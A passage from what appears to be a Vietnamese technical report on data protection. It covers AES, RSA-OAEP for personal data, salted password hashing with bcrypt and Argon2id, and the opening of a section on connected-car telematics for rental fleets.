- **Tối ưu hóa hiệu năng và Triển khai thực tiễn:** Khác với các thuật toán bất đối xứng phải sử dụng phép tính trên số nguyên khổng lồ, toàn bộ toán học của AES chỉ là phép dịch bit, tra bảng và XOR. Cấu trúc tinh gọn này cho phép các nhà sản xuất bán dẫn nhúng trực tiếp thuật toán vào vi mạch (thông qua tập lệnh phần cứng AES-NI). Tốc độ xử lý siêu việt biến AES-256 trở thành tiêu chuẩn vàng được Cơ quan An ninh Quốc gia Hoa Kỳ (NSA) phê chuẩn, đóng vai trò nền tảng để triển khai các cơ chế mã hóa trong suốt (Transparent Data Encryption), bảo vệ toàn bộ cơ sở dữ liệu và dữ liệu định danh ở trạng thái nghỉ mà không gây ra bất kỳ độ trễ nào cho các luồng giao dịch nghiệp vụ.

1.3.3. Mã hóa bất đối xứng RSA: Giải pháp bảo vệ dữ liệu định danh (PII)

- Định nghĩa và Nền tảng toán học của RSA

Được giới thiệu lần đầu vào năm 1977 bởi ba nhà khoa học Ron Rivest, Adi Shamir và Leonard Adleman (từ đó tạo nên tên gọi RSA), đây là một trong những hệ mật mã bất đối xứng (Asymmetric Cryptography) đầu tiên và phổ biến nhất thế giới. Trái ngược hoàn toàn với các thuật toán mã hóa đối xứng như AES (nơi sử dụng chung một khóa cho cả việc mã hóa và giải mã), kiến trúc của RSA được xây dựng trên một cơ chế tinh vi hơn: **Cặp khóa (Key Pair)**.

Cặp khóa này bao gồm:

- **Khóa công khai (Public Key):** Được công bố rộng rãi cho bất kỳ ai muốn gửi thông tin an toàn đến hệ thống. Khóa này chỉ có một nhiệm vụ duy nhất là *mã hóa* dữ liệu.

- **Khóa bí mật (Private Key):** Được lưu trữ an toàn và cô lập tuyệt đối tại máy chủ đích. Khóa này đảm nhiệm việc *giải mã* dữ liệu đã được mã hóa bởi Khóa công khai tương ứng.

Độ an toàn của hệ mật RSA không đến từ việc giấu kín thuật toán, mà dựa trên nền tảng của một bài toán toán học chưa có lời giải hiệu quả trong thời gian đa thức: **Bài toán phân tích ra thừa số nguyên tố của các số nguyên siêu lớn**. Hệ thống tạo khóa bằng cách lấy hai số nguyên tố cực lớn (ký hiệu là p và q) và nhân chúng lại với nhau để tạo ra module $N = p \times q$. Việc tính toán từ p và q ra N là phép toán một

chiều vô cùng nhanh chóng, nhưng để dịch ngược (phân tích) từ một số N khổng lồ (thường có độ dài 2048-bit hoặc 4096-bit) ra lại hai thừa số nguyên tố ban đầu là điều bất khả thi đối với các hệ thống máy tính cổ điển hiện nay.

- Ứng dụng RSA trong Kiến trúc Web: Giải bài toán "Phân phối khóa"

Trong các hệ thống phân tán và kiến trúc Web hiện đại, việc bảo vệ Dữ liệu định danh cá nhân (PII - Personally Identifiable Information) như số Chứng minh nhân dân/Căn cước công dân (CCCD), thông tin thẻ tín dụng, hay hồ sơ y tế là yêu cầu bắt buộc.

Mặc dù thuật toán mã hóa đối xứng AES nổi tiếng với tốc độ xử lý cực nhanh và độ an toàn cao, nó lại vấp phải một rào cản chí mạng trong môi trường Web: **Bài toán phân phối khóa (Key Distribution Problem)**. Nếu ứng dụng Client (trình duyệt web, ứng dụng di động) và Server dùng chung một khóa bí mật AES, làm thế nào để Server có thể gửi chiếc "chìa khóa" đó cho Client qua môi trường Internet đầy rẫy các rủi ro như tấn công xen giữa (Man-in-the-Middle) mà không bị lộ? Nếu khóa AES bị đánh cắp trên đường truyền, toàn bộ hệ thống mã hóa sẽ sụp đổ.

Đây là lúc RSA thể hiện giá trị cốt lõi của mình. Trong một luồng giao tiếp Web an toàn, RSA giải quyết triệt để rủi ro này theo quy trình sau:

1. **Cấp phát:** Máy chủ (Server) chủ động sinh ra một cặp khóa RSA. Private Key được cất giữ nghiêm ngặt trong một môi trường cô lập (như phần cứng HSM hoặc Vault). Public Key được gửi công khai xuống cho mọi trình duyệt hoặc thiết bị Client.

2. **Mã hóa tại nguồn:** Khi người dùng nhập các thông tin PII nhạy cảm (ví dụ: số CCCD khi đăng ký tài khoản hoặc đặt xe), Client sẽ sử dụng chính Public Key này để mã hóa đoạn dữ liệu đó ngay tại thiết bị của người dùng trước khi gửi đi.

3. **Truyền tải an toàn:** Dữ liệu lúc này đã biến thành một chuỗi ký tự vô nghĩa (Ciphertext) và truyền qua mạng Internet. Kẻ tấn công dù có chặn bắt được gói tin cũng không thể đọc được nội dung.

4. **Giải mã:** Khi gói tin đến được Server nội bộ, hệ thống sẽ sử dụng Private Key duy nhất để giải mã và trích xuất dữ liệu PII ban đầu để xử lý.

Cơ chế này đảm bảo quy tắc "Zero-Trust" trên đường truyền: Dữ liệu nhạy cảm không bao giờ tồn tại dưới dạng rõ (Plaintext) trên môi trường mạng lưới không đáng tin cậy.

- Cơ chế đệm an toàn (Padding): Chống lại các rủi ro phân tích toán học:

Dù thuật toán cốt lõi của RSA rất mạnh mẽ, nhưng nếu chỉ sử dụng "Textbook RSA" (RSA nguyên thủy không có lớp đệm), hệ thống sẽ đối mặt với một lỗ hổng lớn: Tính tất định (Deterministic). Điều này có nghĩa là nếu người dùng mã hóa cùng một đoạn dữ liệu (ví dụ, số CCCD "0123456789") nhiều lần bằng cùng một Public Key, nó sẽ luôn sinh ra cùng một chuỗi Ciphertext y hệt nhau. Kẻ tấn công có thể dựa vào đặc tính này để thực hiện các cuộc tấn công dựa trên từ điển (Dictionary Attack) hoặc tấn công bản mã được chọn (Chosen-Ciphertext Attack).

Để khắc phục hoàn toàn nhược điểm này, việc triển khai mã hóa RSA trong các hệ thống hiện đại bắt buộc phải kết hợp với cơ chế đệm an toàn **OAEP (Optimal Asymmetric Encryption Padding)**.

Cơ chế RSA-OAEP hoạt động như một lớp tiền xử lý dữ liệu trước khi thuật toán RSA thực sự được kích hoạt. Nó tích hợp một hàm băm mật mã (thường là SHA-256 hoặc SHA-512) kết hợp với một chuỗi giá trị ngẫu nhiên (Salt/Nonce) để trộn lẫn vào dữ liệu gốc (Plaintext).

- **Tính xác suất (Probabilistic Encryption):** Nhờ yếu tố ngẫu nhiên từ OAEP, cùng một số CCCD khi được mã hóa 1.000 lần sẽ tạo ra 1.000 chuỗi Ciphertext hoàn toàn khác biệt.

- **Xác thực toàn vẹn:** OAEP cấu trúc hóa khối dữ liệu sao cho khi Server tiến hành giải mã, hệ thống có thể kiểm tra tính toàn vẹn của khối đệm. Nếu Ciphertext bị kẻ tấn công cố tình chỉnh sửa dù chỉ một bit trên đường truyền, quá trình giải mã sẽ lập tức thất bại và cảnh báo lỗi, ngăn chặn triệt để các hành vi giả mạo gói tin.

1.3.4. Hàm băm mật khẩu (Hashing): Phân tích chuyên sâu Bcrypt và Argon2

- Nền tảng Lý thuyết về Hàm Băm Mật mã học (Cryptographic Hash Functions)

Trong thiết kế hệ thống bảo mật định danh, một trong những rủi ro chí mạng nhất xuất phát từ việc nhầm lẫn giữa "Mã hóa" (Encryption) và "Băm" (Hashing). Nếu hệ thống sử dụng mã hóa đối xứng (như thuật toán AES-256) để lưu trữ mật khẩu, đó được coi là một điểm yếu kiến trúc (Architectural Flaw). Lý do là mã hóa mang tính thuận nghịch (Two-way / Reversible): dữ liệu có thể được khóa lại và mở ra bằng một khóa bí mật (Secret Key). Nếu máy chủ bị tin tặc xâm nhập và đánh cắp được khóa bí mật này, toàn bộ cơ sở dữ liệu mật khẩu của người dùng sẽ bị dịch ngược về nguyên

bản (Plaintext).

Để triệt tiêu rủi ro này, mật khẩu bắt buộc phải được xử lý qua **Hàm băm (Hash Function)**. Về mặt định nghĩa toán học, hàm băm là một thuật toán chuyển đổi một chuỗi dữ liệu đầu vào (Thông điệp \$M\$) có độ dài bất kỳ thành một chuỗi bit có độ dài cố định (Giá trị băm \$h\$).

$$h = H(M)$$

Khác biệt cốt lõi của quá trình này là **Tính một chiều (Irreversibility)**. Hàm băm hoạt động như một cỗ máy vật lý có tính hủy hoại cấu trúc: dữ liệu đi qua hàm băm sẽ bị biến đổi hoàn toàn và không có bất kỳ định luật toán học hay "chìa khóa" nào có thể đảo ngược quá trình để tìm lại thông điệp \$M\$ ban đầu. Nhờ tính chất này, kể cả khi hệ thống quản trị cơ sở dữ liệu (DBMS) bị bẻ gãy và tin tặc lấy được toàn bộ bảng lưu trữ, chúng cũng không thể biết mật khẩu gốc của khách hàng là gì.

Để được ứng dụng trong an toàn thông tin, một hàm băm lý tưởng phải đáp ứng nghiêm ngặt 3 định lý toán học sau:

1. Kháng tiền ảnh (Pre-image Resistance): Cho trước một giá trị băm \$h\$, việc tìm ra một thông điệp \$M\$ bất kỳ sao cho \$H(M) = h\$ phải là điều bất khả thi về mặt tính toán.

2. Kháng tiền ảnh thứ hai (Second Pre-image Resistance): Cho trước thông điệp \$M_1\$, việc tìm ra một thông điệp \$M_2\$ (với \$M_1\$ khác \$M_2\$) sao cho \$H(M_1) = H(M_2)\$ là bất khả thi.

3. Kháng va chạm (Collision Resistance): Việc tìm ra bất kỳ hai thông điệp nào \$M_1\$ và \$M_2\$ khác nhau mà cho ra cùng một giá trị băm \$H(M_1) = H(M_2)\$ là bất khả thi.

4. Đồng thời, hàm băm phải có Hiệu ứng tuyết lở (Avalanche Effect): Sự thay đổi của chỉ 1 bit duy nhất ở thông điệp đầu vào phải dẫn đến sự thay đổi của ít nhất 50% số bit trong giá trị băm đầu ra, đập tan mọi nỗ lực phân tích mối liên hệ logic giữa đầu vào và đầu ra.

- Sự sụp đổ của Hàm băm Tốc độ cao và Tấn công Bảng cầu vồng

Trong thập niên 2000, các thuật toán như MD5, SHA-1 hay SHA-256 thường được sử dụng để băm mật khẩu. Tuy nhiên, các thuật toán này được thiết kế dựa trên triết lý "Tối ưu hóa tốc độ" để kiểm tra tính toàn vẹn của tệp tin. Việc thực thi chúng quá nhanh lại trở thành tử huyệt trong bài toán lưu trữ mật khẩu.

Khi thu thập được các tệp băm từ cơ sở dữ liệu, tin tặc sẽ khai thác tốc độ này để tiến hành **Tấn công Vét cạn (Brute-force Attack)**. Bằng cách sử dụng các dàn máy tính trang bị hàng chục Card đồ họa (GPU) song song, chúng có thể thử hàng chục tỷ kết hợp mật khẩu mỗi giây cho đến khi tìm ra kết quả khớp. Tinh vi hơn, chúng sử dụng kỹ thuật Đánh đổi Thời gian - Bộ nhớ (Time-Memory Trade-off) thông qua **Bảng cầu vòng (Rainbow Tables)**.

Bảng cầu vòng là các chuỗi (chains) không lồ lưu trữ hàng tỷ mã băm của các mật khẩu phổ biến đã được tính toán sẵn. Thuật toán của bảng cầu vòng sử dụng xen kẽ hàm băm H và hàm thu gọn R (Reduction function) để nén hàng tỷ mật khẩu vào một tệp dung lượng tối ưu.

Chuỗi tính toán:
$$p_1 \xrightarrow{H} h_1 \xrightarrow{R} p_2 \xrightarrow{H} h_2 \cdots \xrightarrow{R} p_k \xrightarrow{H} h_k$$

Khi nắm trong tay Bảng cầu vòng (thường có dung lượng hàng Terabyte), thay vì mất hàng năm để băm lại mật khẩu, tin tặc chỉ mất vài phần nghìn giây để tra cứu (lookup) ngược lại từ chuỗi băm ra mật khẩu gốc, phá vỡ hoàn toàn phòng tuyến của SHA-256.

- Kỹ thuật Salting (Muối): Phá vỡ Cấu trúc Bảng Cầu vòng

Để vô hiệu hóa các cuộc tấn công quét diện rộng như Bảng cầu vòng, kỹ thuật **Salting** ra đời và trở thành tiêu chuẩn bắt buộc trong kiến trúc hệ thống hiện đại.

Salt là việc hệ thống chủ động sinh ra một chuỗi dữ liệu hoàn toàn ngẫu nhiên (thường có độ dài 16 byte hoặc 32 byte) được tạo ra bằng các bộ sinh số ngẫu nhiên an toàn mật mã học (CSPRNG - Cryptographically Secure Pseudorandom Number Generator). Chuỗi Salt này sẽ được nối trực tiếp vào mật khẩu của người dùng trước khi hệ thống đưa vào hàm băm.

Công thức:
$$h = H(\text{Password} \parallel \text{Salt})$$

Quá trình cấp phát Salt mang tính độc lập tuyệt đối. Mỗi một tài khoản khi đăng ký sẽ được sinh ra một chuỗi Salt khác nhau. Salt không phải là thông tin bí mật (nó được lưu trữ công khai dưới dạng văn bản rõ ngay cạnh chuỗi băm trong CSDL), nhưng sức mạnh của nó nằm ở việc phá vỡ tính bất định nội bộ của mật khẩu:

1. Tính duy nhất của bản mã: Giả sử cả hai khách hàng A và B đều đặt mật khẩu yếu là "123456". Vì tài khoản A được cấp Salt là XyZ1, và B được cấp Salt là

AbC2, chuỗi băm cuối cùng lưu trong CSDL của họ sẽ hoàn toàn khác biệt. Kẻ tấn công nhìn vào CSDL sẽ không thể phát hiện ra hai người này có chung một mật khẩu.

2. Đánh sập Bảng cầu vòng theo hàm số mũ: Khi Salt được áp dụng, Bảng cầu vòng tính toán sẵn trở thành mớ rác vô dụng. Bởi vì Salt có hàng tỷ tỷ biến thể ngẫu nhiên, tin tặc không thể tạo trước một bảng tra cứu cho mọi Salt có thể tồn tại. Nếu Salt dài 128-bit, kích thước không gian mẫu của Bảng cầu vòng sẽ bị đội lên 2^{128} lần. Kẻ tấn công sẽ cần một ổ cứng lưu trữ có dung lượng vật lý lớn hơn kích thước của toàn bộ hệ mặt trời để chứa được bảng tra cứu này.

- Tiêu chuẩn Bcrypt: Lịch sử và Triết lý "Cố ý chậm"

Mặc dù Salting giải quyết được Bảng cầu vòng, nó vẫn không ngăn được cuộc tấn công Brute-force có mục tiêu nhắm vào từng tài khoản đơn lẻ (Targeted Brute-force), đặc biệt khi sức mạnh phần cứng của GPU ngày càng rẻ và mạnh. Đây là lúc thế giới mật mã học nhận ra cần phải có một loại hàm băm mới. Năm 1999, hai nhà khoa học máy tính Niels Provos và David Mazières giới thiệu thuật toán **Bcrypt**.

Bcrypt không phải là một hàm băm thông thường, nó được xây dựng dựa trên lõi của thuật toán mã hóa khối **Blowfish** (cụ thể là biến thể Eksblowfish - Expensive Key Schedule Blowfish). Sự vĩ đại của Bcrypt nằm ở triết lý thiết kế ngược đời của nó: **Thuật toán được sinh ra để chạy chậm một cách có chủ đích.**

Lý do Bcrypt được coi là tiêu chuẩn vàng trong các hệ thống Backend (như Node.js, Spring Boot, Laravel) là vì nó sở hữu một tham số động gọi là **"Chi phí tính toán" (Work Factor hay Cost)**. Tham số này quy định số vòng lặp mà thuật toán phải tính toán nội bộ để làm giãn nở khóa thông qua hàm số mũ 2^{cost} .

- Phân tích cấu trúc toán học của Bcrypt:

Quá trình tạo chuỗi Bcrypt gồm hai pha chính: Khởi tạo mảng (EksblowfishSetup) và Vòng lặp băm.

- Pha 1: Mật khẩu và Salt được dùng để khởi tạo trạng thái 18 phần tử của mảng P (P-array) và 4 hộp thể (S-boxes), mỗi hộp chứa 256 phần tử 32-bit.

- Pha 2: Quá trình giãn nở khóa. Thay vì kết thúc ngay, Bcrypt bắt hệ thống lặp lại việc cập nhật mảng P và S-boxes chính xác 2^{cost} lần.

- Ví dụ: Nếu cấu hình hệ thống đặt Cost = 12, vi xử lý phải chạy $2^{12} = 4096$ vòng lặp tính toán thuật toán Blowfish phức tạp. Quá trình này mất khoảng 300 - 500 mili-giây (0.5 giây) trên một máy chủ CPU tiêu chuẩn.

- **Hiệu quả phòng thủ của tính toán chậm:**

Việc chậm trễ nửa giây hoàn toàn không ảnh hưởng đến trải nghiệm (UX) của một người dùng bình thường khi họ đăng nhập vào ứng dụng web một lần mỗi ngày. Tuy nhiên, nó là đòn chí mạng đối với các mạng botnet dò mật khẩu. Giả sử tin tặc muốn dùng thuật toán Brute-force để thử 10^8 (100 triệu) khả năng mật khẩu. Nếu dùng hàm SHA-256 (tốn 1 micro-giây/lần băm), chúng chỉ mất 100 giây. Nhưng với Bcrypt (tốn 0.5 giây/lần băm), thời gian bẻ khóa cùng một tập hợp đó bị kéo dài lên tới hơn 1.3 năm. Tính toán chậm chạp đã khiến cho việc dò tìm tự động tiêu tốn lượng điện năng và thời gian không thể chấp nhận được.

- **Định dạng chuỗi chuẩn của Bcrypt:**

Một chuỗi băm Bcrypt lưu trong cơ sở dữ liệu có độ dài chuẩn 60 ký tự, và được cấu trúc minh bạch để hệ thống tự nhận diện. Ví dụ:

`$2b$12$N2/HkO1f7rT2/F9Y.nQ.OebR.Y9.1oR/O.O.O.O.O.O.O.O`

- `$2b$`: Tiền tố khai báo đây là thuật toán Bcrypt phiên bản "b" (phiên bản đã vá các lỗi tràn bộ đệm cũ).

- `12$`: Tham số Cost factor (Hệ thống biết phải chạy 2^{12} vòng lặp).

- `22` ký tự tiếp theo: Chính là chuỗi Salt được tự động sinh và mã hóa Base64.

- `31` ký tự cuối cùng: Là giá trị băm đích (Ciphertext) đã được mã hóa Base64.

- **Cuộc Cách mạng Phần cứng và Giới hạn của Bcrypt**

Trong khoảng 15 năm đầu thế kỷ 21, Bcrypt là "vị vua" không thể bị lật đổ. Lỗi Eksblowfish của nó có một đặc tính tuyệt vời: Thuật toán yêu cầu hệ thống phải liên tục đọc và ghi ngẫu nhiên (Random Read/Write) vào một vùng nhớ trạng thái S-boxes nội bộ có kích thước khoảng 4 Kilobytes trong suốt quá trình chạy vòng lặp.

Đối với CPU đa dụng, 4KB nằm gọn trong bộ nhớ đệm tốc độ cao L1 Cache, giúp CPU chạy mượt mà. Tuy nhiên, với các siêu máy tính trang bị GPU chuyên bẻ khóa, đây là "con ác mộng". GPU có hàng nghìn nhân (cores), nhưng bộ nhớ đệm chia sẻ cho mỗi nhân vô cùng nhỏ giọt. Yêu cầu 4KB bộ nhớ liên tục đã phá vỡ hoàn toàn khả năng tính toán song song hàng loạt của kiến trúc GPU, khiến GPU đắt tiền bị vô hiệu hóa khi bẻ khóa Bcrypt.

Tuy nhiên, vào đầu thập niên 2010, các tổ chức tội phạm mạng lớn đã chuyển hướng sang chế tạo **ASIC (Application-Specific Integrated Circuit)** và **FPGA (Field-Programmable Gate Array)**. Đây là những con chip vật lý được "đúc" riêng

biệt, không có hệ điều hành, được thiết kế dưới mức bán dẫn chỉ để thực hiện duy nhất một việc: chạy vòng lặp Bcrypt. Bằng việc tùy biến chip ASIC, tin tặc có thể dễ dàng nhét hàng vạn khối nhớ tĩnh SRAM 4KB vào mạch điện tử, tái lập lại ưu thế tính toán song song để đọ bẹp Bcrypt. Ngành bảo mật buộc phải tìm kiếm một thế hệ hàm băm mới, không chỉ kháng lại tốc độ tính toán (CPU-bound) mà phải kháng lại cả bộ nhớ (Memory-hard).

- **Thế hệ tương lai Argon2: Kiến trúc Kháng bộ nhớ (Memory-Hard Functions)**

Để đối phó với sức mạnh của phần cứng ASIC chuyên biệt, thế giới mật mã học đã tổ chức cuộc thi Password Hashing Competition (PHC). Vào tháng 7 năm 2015, thuật toán **Argon2** (được sáng tạo bởi ba nhà nghiên cứu Alex Biryukov, Daniel Dinu và Dmitry Khovratovich) đã chính thức trở thành người chiến thắng và được thiết lập làm tiêu chuẩn tương lai.

- **Bản chất của Hàm cứng về bộ nhớ (Memory-hard):**

Sự thiên tài của Argon2 nằm ở chỗ: Việc nhét hàng triệu nhân tính toán vào một con chip ASIC là điều vô cùng dễ dàng và rẻ mạt đối với tin tặc. Nhưng việc nhét hàng Gigabyte bộ nhớ RAM vật lý băng thông cao vào một bảng mạch vi xử lý là điều bất khả thi về mặt giới hạn vật lý và cực kỳ đắt đỏ trong quy trình đúc chip silicon.

Argon2 khai thác tử huyệt vật lý này bằng cách cho phép lập trình viên định cấu hình lượng RAM tiêu thụ cụ thể cho MỖI lượt tính toán băm. Kiến trúc của Argon2 cho phép tinh chỉnh độc lập một ma trận ba chiều gồm 3 tham số sống còn:

1. **Độ phức tạp thời gian (t - Time cost):** Xác định số vòng lặp (Iterations) mà thuật toán cần xử lý. Cơ chế này tương tự như **Cost** của Bcrypt.

2. **Độ phức tạp bộ nhớ (m - Memory cost):** Xác định dung lượng RAM tối thiểu bị ép phải sử dụng (Ví dụ: 64 MB, 256 MB, hay thậm chí 1 GB). Thuật toán sử dụng một cấu trúc đồ thị định hướng không chu trình (DAG) khổng lồ. Mật khẩu ban đầu được dùng để sinh ra hàng triệu khối dữ liệu giả, lấp đầy hoàn toàn vùng RAM m này. Sau đó, ở các bước cuối, hàm Blake2b mới bắt đầu trộn ngẫu nhiên các mảnh dữ liệu từ vùng RAM khổng lồ này lại để tạo ra mã băm. Nếu chip ASIC của tin tặc không đủ lượng RAM tối thiểu đó, nó hoàn toàn không thể thực hiện phép tính.

3. **Độ song song (p - Parallelism cost):** Số lượng luồng (Threads) đồng thời mà CPU cần mở ra để cùng xử lý thuật toán. Ép phần cứng của tin tặc phải sở hữu

khả năng đa luồng.

- **Ba biến thể chiến lược của họ Argon2:**

Họ thuật toán Argon2 không đứng đơn lẻ mà được phân tách làm ba cấu trúc tùy chỉnh để giải quyết các kịch bản đe dọa khác biệt:

- **Argon2d (Data-dependent):** Cấu trúc truy cập các khối RAM dựa trên chính giá trị nội tại của mật khẩu. Biến thể này đem lại khả năng kháng cự sức mạnh của GPU và ASIC ở mức độ tối đa. Tuy nhiên, vì luồng thực thi phụ thuộc vào dữ liệu, kẻ tấn công có thể đo lường thời gian trễ của CPU (Timing attacks) hoặc điện năng tiêu thụ để dò ra thông tin mật khẩu thông qua lỗ hổng Tấn công kênh kề (Side-channel attacks). Thích hợp nhất trong môi trường tiền điện tử (Cryptocurrency Proof-of-Work).

- **Argon2i (Data-independent):** Cấu trúc truy cập các ô nhớ RAM hoàn toàn ngẫu nhiên và không phụ thuộc vào độ dài hay nội dung của mật khẩu. Sự độc lập này miễn nhiễm tuyệt đối mọi cuộc tấn công kênh kề (Side-channel), nhưng bù lại, khả năng đè bẹp GPU lại yếu hơn một chút do sự tối ưu hóa không cao bằng 2d.

- **Argon2id (Hybrid - Tiêu chuẩn Web):** Là sự kết hợp hoàn hảo của mật mã học ứng dụng. Vòng lặp đầu tiên trong bộ nhớ (First half-pass) nó sẽ hoạt động dưới dạng Argon2i để làm sạch và chống lại mọi cuộc tấn công kênh kề. Từ vòng thứ hai trở đi, nó chuyển sang hoạt động dưới dạng Argon2d để đập tan mọi lợi thế tính toán của phần cứng ASIC. Tính đến năm 2025, OWASP (Open Worldwide Application Security Project) khuyến nghị mọi hệ thống web hiện đại phải lấy **Argon2id** làm tiêu chuẩn kiến trúc mặc định cho việc mã hóa lưu trữ định danh.

- **So sánh Đặc tính và Lựa chọn Kiến trúc Hệ thống**

Quá trình kiến trúc hệ thống yêu cầu sự đánh đổi giữa mức độ ổn định kế thừa và sức mạnh chống chịu đòn tấn công trong tương lai. Sự khác biệt nền tảng giữa hai tiêu chuẩn băm xuất sắc nhất thế giới được tổng hợp chi tiết trong Bảng 1.2 dưới đây.

Bảng 1.2: So sánh các đặc tính của thuật toán băm mật khẩu Bcrypt và Argon2

Đặc tính	Bcrypt	Argon2 (Đặc biệt là Argon2id)

Nền tảng thuật toán	Dựa trên mật mã khối Blowfish.	Thuật toán vô địch cuộc thi Password Hashing Competition.
Cơ chế Salt & Cost	Tự động sinh Salt, tăng chi phí tính toán CPU theo hàm số mũ.	Kháng bộ nhớ (Memory-hard), tùy chỉnh độc lập lượng RAM và luồng xử lý.
Mức độ ứng dụng	Rất cao, là tiêu chuẩn mặc định, ổn định và dễ cài đặt trong Node.js/PHP.	Cao nhất về bảo mật lý thuyết, chống lại tấn công Side-channel xuất sắc, nhưng yêu cầu cấu hình tài nguyên khá khắt khe hơn.

- Chiến lược Tích hợp và Dịch chuyển trong môi trường Doanh nghiệp:

Việc nắm bắt ranh giới giữa hai thuật toán giúp đưa ra các quyết định kiến trúc:

- Bcrypt vẫn là vị cứu tinh trong các môi trường điện toán đám mây Microservices nơi tài nguyên RAM bị giới hạn ngặt nghèo (ví dụ: các node Docker siêu nhỏ chỉ cấp phát 128 MB RAM). Nếu áp đặt Argon2id lên vùng chứa này, hiện tượng quá tải bộ nhớ (OOM - Out of Memory) sẽ đánh sập máy chủ ngay trong những đợt cao điểm truy cập.

- Trái lại, với các hệ thống yêu cầu tuân thủ khắt khe như lõi ngân hàng, thẻ tín dụng, hoặc cổng thanh toán, hệ thống buộc phải được thiết kế xoay quanh Argon2id với cụm máy chủ Backend chuyên biệt được cấp phát dung lượng RAM dồi dào.

Trong trường hợp doanh nghiệp cần dịch chuyển (Migration) từ các thuật toán lỗi thời hoặc từ Bcrypt lên Argon2id, vì tính một chiều của toán học, việc quy đổi hàng loạt CSDL là điều không thể. Lối thoát kỹ thuật duy nhất là chiến lược nâng cấp tiệm tiến (Seamless Upgrading). Hệ thống sẽ thiết kế thêm một cột `hash_algorithm` trong CSDL. Khi khách hàng có mã băm Bcrypt thực hiện hành động đăng nhập, ngay tại tích tắc mật khẩu văn bản rõ đi qua bộ điều khiển (Controller), hệ thống xác thực thành công qua Bcrypt, lập tức lấy ngay văn bản rõ đó băm lại bằng Argon2id. Chuỗi Bcrypt cũ sẽ bị ghi đè không thương tiếc bởi chuỗi Argon2id mới, dần dần loại bỏ toàn bộ các

nút thắt bảo mật di sản mà không hề gây gián đoạn đến trải nghiệm của khách hàng. Tóm lại, việc ứng dụng các thuật toán hàm băm này không chỉ là phòng thủ dữ liệu, mà là nghệ thuật tối ưu hóa giới hạn vật lý để bảo vệ toàn vẹn linh hồn của một hệ thống định danh.

1.4. Xe kết nối (Connected Cars) và Tiêu chuẩn An ninh Ô tô ISO/SAE 21434

1.4.1. Khái niệm Internet of Vehicles (IoV) và Telematics

- Sự tiến hóa từ Ô tô cơ khí đến Kỷ nguyên Xe kết nối (Connected Cars)

Trong hơn một thế kỷ kể từ khi chiếc Benz Patent-Motorwagen ra đời, ô tô chủ yếu được định nghĩa bởi các thành phần cơ khí: động cơ đốt trong, hộp số, và hệ thống truyền động. Tuy nhiên, bước sang thế kỷ 21, ngành công nghiệp ô tô đã trải qua một cuộc chuyển đổi số vĩ đại. Chiếc xe hơi ngày nay không còn là một cỗ máy cơ khí đơn thuần cách lập với thế giới, mà đã tiến hóa thành một "trung tâm dữ liệu di động khổng lồ", một nút mạng (node) cực kỳ phức tạp trong hệ sinh thái vạn vật kết nối.

Sự chuyển dịch này bắt đầu từ việc số hóa các thành phần điều khiển nội bộ. Thay vì sử dụng dây cáp cơ học, các chức năng của xe (từ phun xăng, phanh ABS, đến điều hòa nhiệt độ) hiện được quản lý bởi hàng chục, thậm chí hàng trăm **Bộ điều khiển điện tử (ECU - Electronic Control Unit)**. Các ECU này giao tiếp với nhau thông qua mạng lưới nội bộ của xe, điển hình nhất là chuẩn mạng CAN (Controller Area Network) hoặc Automotive Ethernet. Tuy nhiên, sự đột phá thực sự chỉ đến khi mạng lưới nội bộ này được kết nối ra thế giới bên ngoài, mở ra kỷ nguyên của Internet of Vehicles (IoV).

- Kiến trúc Hệ sinh thái Internet of Vehicles (IoV)

Internet of Vehicles (IoV) là một mạng lưới phân tán, phức tạp, bao gồm các phương tiện giao thông, cơ sở hạ tầng, thiết bị cá nhân và các nền tảng đám mây, được kết nối với nhau thông qua các công nghệ truyền thông không dây (như 4G/5G, DSRC, C-V2X). Kiến trúc của IoV không chỉ phục vụ cho việc giải trí mà còn là nền tảng cốt lõi cho xe tự lái (Autonomous Driving) và giao thông thông minh.

IoV được cấu thành từ 4 luồng giao tiếp chính (gọi chung là V2X - Vehicle-to-Everything):

- **V2V (Vehicle-to-Vehicle):** Các xe giao tiếp trực tiếp với nhau để chia sẻ tốc độ, vị trí, hướng đi, giúp cảnh báo va chạm, điểm mù hoặc phối hợp di chuyển theo đội

hình (Platooning).

- **V2I (Vehicle-to-Infrastructure):** Xe giao tiếp với hạ tầng đường bộ (đèn giao thông, trạm thu phí, biển báo điện tử). Ví dụ: xe nhận tín hiệu đèn đỏ sắp tới để tự động giảm tốc độ, tối ưu hóa mức tiêu thụ nhiên liệu.

- **V2P (Vehicle-to-Pedestrian):** Giao tiếp giữa xe và các thiết bị đeo/điện thoại di động của người đi bộ hoặc người đi xe đạp nhằm cảnh báo nguy hiểm trong môi trường đô thị đông đúc.

- **V2N (Vehicle-to-Network/Cloud):** Xe duy trì kết nối băng thông rộng liên tục với các máy chủ đám mây. Đây là luồng giao tiếp quan trọng nhất đối với các ứng dụng quản lý cho thuê xe (Car Rental Management Systems) để thực hiện viễn trắc, định vị và cập nhật phần mềm (OTA - Over-The-Air).

- Telematics (Viễn trắc) – Trái tim kết nối của IoV

Nếu mạng CAN là hệ thần kinh trung ương của chiếc xe, thì **Hệ thống Viễn trắc (Telematics)** chính là cửa ngõ giao tiếp của chiếc xe với thế giới. Thuật ngữ Telematics là sự kết hợp giữa Viễn thông (Telecommunications) và Tin học (Informatics).

- Cấu trúc phần cứng: Thiết bị TCU (Telematics Control Unit)

Hệ thống này được vận hành bởi một mô-đun phần cứng gắn sẵn trên xe gọi là TCU. TCU là một máy tính thu nhỏ chứa:

- Mô-đun định vị toàn cầu (GPS/GLONASS) để xác định tọa độ chính xác.
- Mô-đun truyền thông di động (LTE/5G modem) kèm theo eSIM để kết nối Internet.

- Vi xử lý và bộ nhớ để thu thập, mã hóa và nén dữ liệu.
- Giao diện kết nối trực tiếp vào cổng chẩn đoán OBD-II hoặc mạng CAN bus của xe.

- Vai trò của Telematics trong ngành Cho thuê xe

Đối với một doanh nghiệp cho thuê xe hiện đại, Telematics không chỉ là công cụ hỗ trợ mà là xương sống của mô hình kinh doanh:

- **Định vị và Geofencing:** Doanh nghiệp có thể theo dõi xe theo thời gian thực. Hệ thống có thể thiết lập các hàng rào địa lý (Geofencing) ảo. Nếu khách hàng lái xe vượt ra khỏi biên giới quốc gia hoặc vùng cho phép, cảnh báo sẽ lập tức được gửi về trung tâm điều hành.

